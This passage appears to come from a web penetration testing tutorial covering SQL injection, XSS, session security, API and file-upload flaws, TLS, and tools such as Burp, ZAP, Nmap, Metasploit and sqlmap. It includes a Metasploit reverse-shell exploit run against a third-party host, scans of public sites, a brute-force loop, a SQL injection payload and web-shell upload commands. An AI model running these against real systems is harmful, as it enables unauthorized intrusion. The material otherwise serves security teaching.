The application's response could vary based on whether the condition is true or false, allowing the attacker to infer values character by character.

Mitigating SQL Injection

Prepared Statements (Parameterized Queries)

Using prepared statements with parameterized queries ensures that the SQL query is compiled first and the user input is treated as a parameter rather than part of the SQL query.

Example in PHP:

```
$stmt = $pdo->prepare('SELECT * FROM users WHERE username = :username AND password = :password'); $stmt-
>execute(['username' => $username, 'password' => $password]);
```

Stored Procedures

Stored procedures can encapsulate SQL logic on the database side and can be invoked securely using parameters.

Example in SQL Server:

```
CREATE PROCEDURE GetUserByCredentials
@Username NVARCHAR(50),
@Password NVARCHAR(50)
AS
BEGIN
        SELECT * FROM Users WHERE Username = @Username AND Password = @Password
END
```

White List Input Validation

Input validation involves ensuring only permitted input is processed by the application. This includes validating data types, lengths, formats, and ranges.

Least Privilege

Ensure that the database account used by the application has the least privileges necessary. This minimizes the potential impact of a successful SQL injection attack.

Regular Security Testing

Regularly perform security testing, including penetration testing and static code analysis, to identify and mitigate SQL injection vulnerabilities.

Cross-Site Scripting (XSS) Attacks and Defenses

Introduction

Cross-Site Scripting (XSS) is a prevalent web security vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users.

Understanding XSS

Definition

XSS vulnerabilities occur when an application includes untrusted data in a web page without proper validation or escaping, allowing attackers to execute scripts in the victim's browser, which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

Impact

The impact of XSS can range from minor nuisance to significant security breach, including:

- Stealing cookies and session tokens.
- Manipulating or stealing private data.
- Defacing websites or redirecting users to fraudulent sites.
- Spreading malware.

Types of XSS Attacks

Reflected XSS

Reflected XSS occurs when an application receives data in a request and includes it in the response in an unsafe way. The malicious script is 'reflected' off the web server to the victim's browser.

Stored XSS

Stored XSS, also known as persistent XSS, occurs when the application stores malicious input and then displays it to users in a web page without proper validation or escaping.

DOM-based XSS

DOM-based XSS occurs when a script writes user-controlled data to the Document Object Model (DOM) without proper sanitization, allowing an attacker's payload to be executed when the data is read back from the DOM.

XSS Attack Vectors

XSS attacks can be delivered through various vectors, including:

- Embedding scripts in URL parameters or fragments.
- Posting malicious scripts in user-generated content areas like comments or profiles.

- Injecting scripts through third-party widgets or advertisements.
- Crafting malicious emails or messages that include XSS payloads.

Mitigating XSS

Input Validation and Sanitization

Ensure that all user input is validated against a strict set of rules (e.g., allowed characters) and sanitized to remove or encode potentially dangerous content.

Example in Python (escaping HTML):

```
from html import escape def sanitize_input(user_input): return escape(user_input)
```

Tools for Web Application Penetration Testing: Burp Suite, OWASP ZAP, etc.

Introduction

Web application penetration testing is a critical component of cybersecurity, aiming to identify and exploit vulnerabilities within web applications. A variety of tools are available to assist penetration testers in this task, each with unique features and capabilities.

Burp Suite

Overview

Burp Suite is a comprehensive platform for web application security testing, offering a wide range of tools for mapping, analyzing, and exploiting web applications. It includes an interceptor, repeater, intruder, scanner, and more, making it a favorite among penetration testers.

Key Features

- **Proxy**: Allows for the interception, inspection, and modification of traffic between the browser and the web server.
- **Scanner**: Automatically detects security vulnerabilities in web applications.
- **Intruder**: Facilitates automated attacks on web applications to identify vulnerabilities.
- **Repeater**: Enables the manual modification and resending of individual requests.

Example Usage

Intercepting HTTP Requests and Responses

1. Configure your browser to use Burp Suite as a proxy.
2. Navigate through the web application you're testing.
3. Observe and modify HTTP requests/responses in the "Proxy" > "Intercept" tab.

```
GET /login HTTP/1.1
Host: vulnerable-website.com ...
```

Using the Repeater

1. Send an interesting request from the Proxy "Intercept" tab to the "Repeater".
2. Modify the request as needed and send it multiple times to test different inputs or attack vectors.

```
POST /login HTTP/1.1
Host: vulnerable-website.com
Content-Length: 37

username=admin&password=guessme
```

OWASP ZAP (Zed Attack Proxy)

Overview

OWASP ZAP is an open-source web application security scanner, ideal for finding vulnerabilities in web applications. It's designed for all types of users, from beginners to seasoned testers, providing automated scanners as well as tools for manual testing.

Key Features

- **Automated Scanner**: Quickly scans web applications for a wide range of vulnerabilities.
- **Spider**: Crawls web applications to map out the content and structure.
- **Fuzzer**: Sends a large number of requests to the application to elicit unusual behaviors.
- **Breakpoint**: Allows intercepting and modifying requests and responses.

Example Usage

Running an Automated Scan

1. Launch OWASP ZAP.
2. Enter the URL of the target web application and start the "Automated scan".
3. Review the identified vulnerabilities in the "Alerts" tab.

Fuzzing Input Fields

1. Right-click a request containing user input in the "History" tab.
2. Select "Attack" > "Fuzz...".
3. Configure the payload and options, then start the fuzzer.


Other Notable Tools

Nmap

Nmap is a network scanning tool that can also be used to discover web servers and services in the initial phase of a web application penetration test.

Example Command

```
nmap -sV -p 80,443 vulnerable-website.com
```




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sV -p 80,443 google-gruyere.appspot.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-11 15:58 EST
Nmap scan report for google-gruyere.appspot.com (172.217.22.20)
Host is up (0.013s latency).
Other addresses for google-gruyere.appspot.com (not scanned): 2a00:1450:4028:800::201
4
rDNS record for 172.217.22.20: fra16s14-in-f20.1e100.net

PORT    STATE SERVICE   VERSION
80/tcp  open  http      Google Frontend
443/tcp open  ssl/https Google Frontend
1 service unrecognized despite returning data. If you know the service/version, pleas
e submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service
 :
SF-Port80-TCP:V=7.94SVN%I=7%D=2/11%Time=65C9350A%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,18C,"HTTP/1\.0\x20404\x20Not\x20Found\r\nContent-Length:\x202
SF:72\r\nContent-Type:\x20text/html;\x20charset=UTF-8\r\nDate:\x20Sun,\x20
SF:11\x20Feb\x202024\x2020:58:51\x20GMT\r\n\r\n\n<html><head>\n<meta\x20ht
SF:tp-equiv=\"content-type\"\x20content=\"text/html;charset=utf-8\">\n<tit
```

Metasploit Framework

Metasploit is a powerful tool for developing and executing exploit code against a remote target machine. It also includes modules for web application testing.

Example Command




```
msf6 > use exploit/multi/http/joomla_http_header_rce
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/joomla_http_header_rce) > set rhosts google-gruyere.appspot.c
om
rhosts ⇒ google-gruyere.appspot.com
msf6 exploit(multi/http/joomla_http_header_rce) > run
[*] Exploiting target 172.217.22.52

[*] Started reverse TCP handler on 192.168.119.129:3434
[*] 172.217.22.52:80 - Sending payload ...
█
```

SQLmap

SQLmap is an open-source penetration testing tool that automates the detection and exploitation of SQL injection vulnerabilities.

Example Command

sqlmap -u "http://vulnerable-website.com/page?id=1" --dbs



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -u http://192.168.119.132/dvwa/vulnerabilities/sqli/?id=1 --dbs
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.8#stable}
|_ -| . [(]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual cons
ent is illegal. It is the end user's responsibility to obey all applicable local, sta
te and federal laws. Developers assume no liability and are not responsible for any m
isuse or damage caused by this program

[*] starting @ 16:04:37 /2024-02-11/

[16:04:37] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.119.132/dvwa/login.php'. Do you want to follow?
```

Web application penetration testing tools are essential for identifying vulnerabilities and securing applications. Tools like Burp Suite and OWASP ZAP offer a range of functionalities from interception and scanning to fuzzing and exploitation, making them invaluable assets in a penetration tester's toolkit. Regularly using these

Session Management and Cookie Security in Web Applications

Introduction

Session management is a fundamental aspect of web application security, critical for maintaining the state between the client and the server. Cookies, often used for managing sessions, can be vulnerable if not properly secured, leading to a range of security issues.

Understanding Session Management

Definition

Session management refers to the process of securely handling user sessions from login to logout. It involves tracking user interactions with a web application across multiple requests.

Components

- **Session Identifier (Session ID)**: A unique token assigned to a user's session, typically stored in a cookie.
- **Session Store**: The server-side storage where session data, such as user authentication status and other attributes, is kept.

Cookie Security

Cookies are widely used for session management. Ensuring their security is paramount to protect the session from hijacking, interception, and other attacks.

Attributes for Secure Cookies

- **Secure**: Ensures cookies are sent only over HTTPS, preventing transmission over unencrypted connections.

Example: **Set-Cookie: sessionid=abc123; Secure**

- **HttpOnly**: Prevents access to the cookie via client-side scripts, mitigating the risk of cross-site scripting (XSS) attacks.

Example: **Set-Cookie: sessionid=abc123; HttpOnly**

- **SameSite**: Restricts how cookies are sent with cross-site requests, providing some protection against cross-site request forgery (CSRF) attacks.

Example: **Set-Cookie: sessionid=abc123; SameSite=Strict**

- **Domain and Path**: Limits the scope of the cookie to a specific domain and path, reducing the risk of the cookie being sent to unintended parties.

Example: **Set-Cookie: sessionid=abc123; Domain=example.com; Path=/app**

Best Practices for Session IDs

- **Generation**: Use a secure, server-side method to generate unique and unpredictable session IDs.
- **Lifetime Management**: Implement session expiration and timeouts to limit the duration of a session.
- **Storage**: Securely store session data server-side, minimizing the amount of sensitive data stored in the cookie itself.
- **Regeneration**: Regenerate session IDs after login to prevent session fixation attacks.

Session Management Vulnerabilities

Session Hijacking

An attacker steals or predicts a user's session ID to gain unauthorized access to their session.

Prevention: Use secure, random session IDs, implement HTTPS, and set appropriate cookie attributes.

Session Fixation

The attacker sets a user's session ID to one known to them, then waits for the victim to authenticate.

Prevention: Regenerate session IDs upon authentication and avoid accepting session IDs from query parameters or untrusted sources.

Cross-Site Request Forgery (CSRF)

An attacker tricks a user into performing actions on a web application in which they are authenticated.

Prevention: Implement anti-CSRF tokens and use the **SameSite** cookie attribute to mitigate risks.

Testing Session Management Security

Penetration testers can use various methods to assess the security of session management:

- **Manual Testing**: Inspect cookies for secure attributes and attempt to manipulate session IDs to gauge their predictability and handling.
- **Automated Scanners**: Tools like Burp Suite and OWASP ZAP can identify missing cookie attributes and other session management issues.
- **Custom Scripts**: Write or use existing scripts to test session management mechanisms, such as session fixation or session ID predictability.

Example Testing Command with Curl

Inspecting cookie attributes:

```
curl -I https://example.com/login
```

This command performs a HEAD request to the login page, revealing the **Set-Cookie** headers and their attributes.

API Security in Penetration Testing

Introduction

Application Programming Interfaces (APIs) have become fundamental in enabling applications to communicate with each other. As APIs expose business logic and sensitive data, they are attractive targets for attackers, making security testing crucial.

Understanding API Security

APIs, particularly RESTful APIs and GraphQL, have specific security considerations distinct from traditional web applications. These include:

- **Endpoint Exposure**: APIs expose a larger surface area for attack due to the myriad of endpoints.
- **Statelessness**: REST APIs are stateless, relying heavily on tokens for authentication, which can be vulnerable if not properly managed.
- **Data Exposure**: APIs often expose sensitive data that can be inadvertently leaked or exploited.

Common API Vulnerabilities

Insecure Direct Object References (IDOR)

Occurs when an API endpoint exposes a reference to an internal implementation object, such as a file or database key, allowing attackers to manipulate these references to access unauthorized data.

Example: Modifying the **userId** parameter in a GET request to access another user's data.

Broken Authentication

APIs that do not properly validate authentication for each endpoint can allow unauthorized access to sensitive endpoints.

Example Command:

```
GET /api/v1/user/profile HTTP/1.1
Host: vulnerable-api.com
```

A lack of proper authentication checks might give access to user profile information without a valid token.

Excessive Data Exposure

Over-fetching of data occurs when an API provides more data than is needed for the client's functionality, potentially exposing sensitive information.

Example: An API endpoint **/api/v1/users** that returns user objects with sensitive information like passwords or personal details in the response.

Lack of Rate Limiting

Without proper rate limiting, APIs are vulnerable to brute-force attacks and Denial of Service (DoS).

Example Command:

Using a tool like **curl** in a script to repeatedly call an API endpoint can simulate a brute-force attack:

```
for i in {1..100}; do
  curl -X POST -d "username=admin&password=try${i}" http://vulnerable-api.com/api/login
done
```

Security Misconfiguration

Improperly configured APIs can lead to vulnerabilities, such as unnecessary HTTP methods enabled or verbose error messages.

Example Command:

Using **curl** to test for allowed HTTP methods:

```
curl -i -X OPTIONS http://vulnerable-api.com/api/v1/users
```

Injection Flaws

APIs are susceptible to various injection attacks, including SQL, NoSQL, and Command Injection, where malicious input is sent as part of a command or query.

Example Command for a SQL Injection test:

```
POST /api/v1/login HTTP/1.1
Host: vulnerable-api.com
Content-Type: application/json

{"username": "admin' --", "password": ""}
```

API Penetration Testing Techniques

Information Gathering

Gather information about the API, including the technology stack, endpoints, and methods supported. Tools like Swagger UI or Postman can help in understanding the API's structure.

Automated Scanning

Use automated tools like OWASP ZAP or Burp Suite to scan for common vulnerabilities. These tools can be configured to specifically target API endpoints.

Manual Testing

Manually test for complex vulnerabilities like business logic flaws that automated scanners might miss. This includes testing for IDOR, broken object level authorization, and improper data filtering.

Fuzzing

Fuzzing involves sending unexpected or random data to API endpoints to elicit failures or unexpected behavior, potentially uncovering vulnerabilities.

Authentication and Authorization Testing

Verify that all endpoints enforce proper authentication and that authorization checks are in place to prevent privilege escalation or unauthorized access.

Mitigation Strategies

- **Implement Proper Authentication and Authorization**: Use standard protocols like OAuth2 and ensure that permissions are correctly enforced.
- **Validate and Sanitize Input**: Ensure that all data is validated and sanitized to prevent injection attacks.
- **Encrypt Sensitive Data**: Use HTTPS to encrypt data in transit and consider encrypting sensitive data at rest.
- **Use API Gateways and Rate Limiting**: Protect against abuse with API gateways that provide rate limiting and IP blocking functionalities.
- **Regularly Update and Patch**: Keep all components of the API stack up-to-date with security patches.

API security is a critical aspect of modern web application security. Penetration testers must adopt a comprehensive approach that includes both automated and manual testing techniques to uncover and mitigate vulnerabilities effectively. By understanding common vulnerabilities and employing robust testing strategies, penetration testers can help secure APIs against potential attacks.

File Upload Vulnerabilities in Web Applications

Introduction

File upload features are common in web applications, allowing users to upload images, documents, and other files. While convenient, these features can introduce significant security risks if not properly secured.

Understanding File Upload Vulnerabilities

Types of Vulnerabilities

- **Unrestricted File Upload**: Occurs when an application allows users to upload executable files or scripts, leading to arbitrary code execution or other malicious activities.
- **Insecure File Storage**: Involves insecure storage of uploaded files, allowing unauthorized access or disclosure of sensitive information.
- **Path Traversal**: Exploits allow attackers to upload files to unintended directories, potentially overwriting critical files or executing code.
- **Client-Side Validation Bypass**: Relies solely on client-side validation for file uploads, which can be easily bypassed by an attacker.

Potential Impact

- **Remote Code Execution (RCE)**: Execution of malicious code on the server, leading to complete system compromise.
- **Denial of Service (DoS)**: Uploading large files or numerous files to exhaust server resources.
- **Cross-Site Scripting (XSS)**: Uploading files containing XSS payloads that are executed when accessed by other users.
- **Data Breach**: Exposure of sensitive information through unauthorized access to uploaded files.

Secure File Upload Practices

Whitelisting File Extensions

Allow only specific, non-executable file types to be uploaded (e.g., .jpg, .png, .pdf) and validate this on the server-side.

Server-Side Validation

Implement robust server-side validation to check file type, size, and content, ensuring that bypassing client-side checks is not sufficient.

Storing Files Securely

Store uploaded files outside the webroot or in a database as blobs, using secure, randomly generated filenames to prevent direct access or enumeration.

Setting File Permissions

Ensure uploaded files have minimal permissions, preventing execution even if an executable file is uploaded.

Content-Type Verification

Verify the file's MIME type server-side to ensure it matches the expected file extension and content.

Anti-Virus Scanning

Scan uploaded files with anti-virus software to detect and block malicious content.

Testing for File Upload Vulnerabilities

Manual Testing

1. **Extension Filtering Bypass**: Attempt to upload executable files with allowed extensions (e.g., .jpg.php).
2. **MIME Type Spoofing**: Change the MIME type of a file to an allowed type and attempt to upload.
3. **Content Verification Bypass**: Embed executable code in allowed file types (e.g., PHP code in an image file) and attempt to upload.

Automated Testing

Use tools like Burp Suite to automate the testing process, modifying requests to bypass client-side controls and testing server-side validation.

Example Testing Commands

Curl Command for File Upload

```
curl -X POST -F "file=@/path/to/malicious.php" http://example.com/upload
```

This command attempts to upload a potentially malicious PHP file to the application's upload feature.

Testing for Path Traversal

```
curl -X POST -F "file=@/path/to/image.jpg" http://example.com/upload -F "filename=../../var/www/html/shell.php"
```

This command attempts to exploit path traversal by changing the path where the file is stored.

Mitigation Strategies

- **Implement a File Upload Library**: Use a well-maintained library for handling file uploads, which includes security checks.
- **Use a Content Delivery Network (CDN)**: Store and serve uploaded files from a CDN, isolating them from the application server.
- **Regular Security Audits**: Regularly audit file upload features for new vulnerabilities and ensure security measures are up-to-date.

File upload features, while necessary for many web applications, can introduce significant vulnerabilities if not properly secured. By understanding the types of vulnerabilities and their potential impact, developers and penetration testers can implement and test for secure file upload practices, mitigating the risk of compromise. Adhering to secure coding practices, validating input rigorously, and regularly auditing security measures are crucial steps in securing file upload functionalities.

Use of SSL/TLS and HTTPS in Securing Web Applications

Introduction

Secure Sockets Layer (SSL) and its successor, Transport Layer Security (TLS), are cryptographic protocols designed to provide communications security over a computer network, with HTTPS being the protocol for secure communication over the Internet.

Understanding SSL/TLS and HTTPS

SSL/TLS Protocols

SSL/TLS protocols facilitate secure communication between web servers and clients by encrypting data in transit. This encryption ensures that data cannot be read or tampered with by unauthorized parties.

HTTPS

Hypertext Transfer Protocol Secure (HTTPS) is an extension of HTTP, used for secure communication over a computer network, and widely used on the Internet. HTTPS leverages SSL/TLS to encrypt the communication channel, ensuring the confidentiality and integrity of the exchanged data.

Components of SSL/TLS

- **Encryption**: Protects data in transit from eavesdropping and tampering.
- **Authentication**: Ensures that the parties involved in the communication are who they claim to be.
- **Integrity**: Guarantees that the data has not been altered during transmission.

Importance in Web Application Security

Data Protection

SSL/TLS encryption ensures that sensitive data, such as personal information and payment details, remains confidential and secure from interception.

Authentication and Trust

SSL/TLS provides authentication through the use of certificates, ensuring that users are communicating with the legitimate server and not an imposter (MitM attacks).

SEO and User Trust

Websites secured with HTTPS are favored by search engines, improving SEO rankings. Additionally, browsers mark HTTPS sites as secure, increasing user trust.

Best Practices for SSL/TLS Implementation

Use Strong Protocols

Disable outdated protocols like SSL 2.0/3.0 and early versions of TLS (1.0 and 1.1), enforcing TLS 1.2 or higher for secure connections.

Strong Cipher Suites

Configure servers to use strong cipher suites that provide robust encryption, ensuring protection against cryptographic attacks.

Secure Certificates

Obtain certificates from a trusted Certificate Authority (CA), ensuring they are correctly installed and configured. Regularly monitor certificates for expiration and renew them as needed.

Redirect HTTP to HTTPS

Automatically redirect all HTTP requests to HTTPS to ensure that users are always using a secure connection.

Implement HSTS

HTTP Strict Transport Security (HSTS) is a web security policy mechanism that helps to protect websites against man-in-the-middle attacks such as protocol downgrade attacks and cookie hijacking.

Secure Cookies

Mark cookies as **Secure** and **HttpOnly** to ensure they are only sent over encrypted connections and not accessible via client-side scripts, mitigating the risk of theft.


Testing SSL/TLS Configuration

SSL/TLS Scanners

Use tools like SSL Labs' SSL Test, TestSSL.sh, or Nmap with the **ssl-enum-ciphers** script to analyze the SSL/TLS configuration for vulnerabilities, such as weak ciphers, outdated protocols, and other misconfigurations.

Example Nmap Command:

```
nmap --script ssl-enum-ciphers -p 443 example.com
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap --script ssl-enum-ciphers -p 443 cnn.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-11 16:14 EST
Nmap scan report for cnn.com (151.101.131.5)
Host is up (0.081s latency).
Other addresses for cnn.com (not scanned): 151.101.67.5 151.101.3.5 151.101.195.5 2a0
4:4e42:400::773 2a04:4e42:e00::773 2a04:4e42:c00::773 2a04:4e42:200::773 2a04:4e42:80
0::773 2a04:4e42:600::773 2a04:4e42:a00::773 2a04:4e42::773

PORT    STATE SERVICE
443/tcp open  https
| ssl-enum-ciphers:
|   TLSv1.2:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (ecdh_x25519) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519) - A
```

This command checks the SSL/TLS configurations of **example.com** on port 443, enumerating supported cipher suites.

Certificate Validation

Ensure certificates are valid, correctly installed, and trusted by major browsers. This includes checking for correct domain names, valid CA signatures, and proper certificate chains.

HSTS Preload List Submission

Consider submitting your domain to the HSTS preload list, a list of sites hardcoded into browsers that are only accessible over HTTPS.

SSL/TLS and HTTPS are fundamental to securing web applications, ensuring the confidentiality, integrity, and authenticity of data in transit. Implementing strong cryptographic protocols and configurations, obtaining and managing secure certificates, and regularly testing the security posture are critical steps in safeguarding web applications against a myriad of threats. By adhering to best practices and utilizing available tools for configuration analysis and vulnerability assessment, organizations can significantly enhance their web application security.

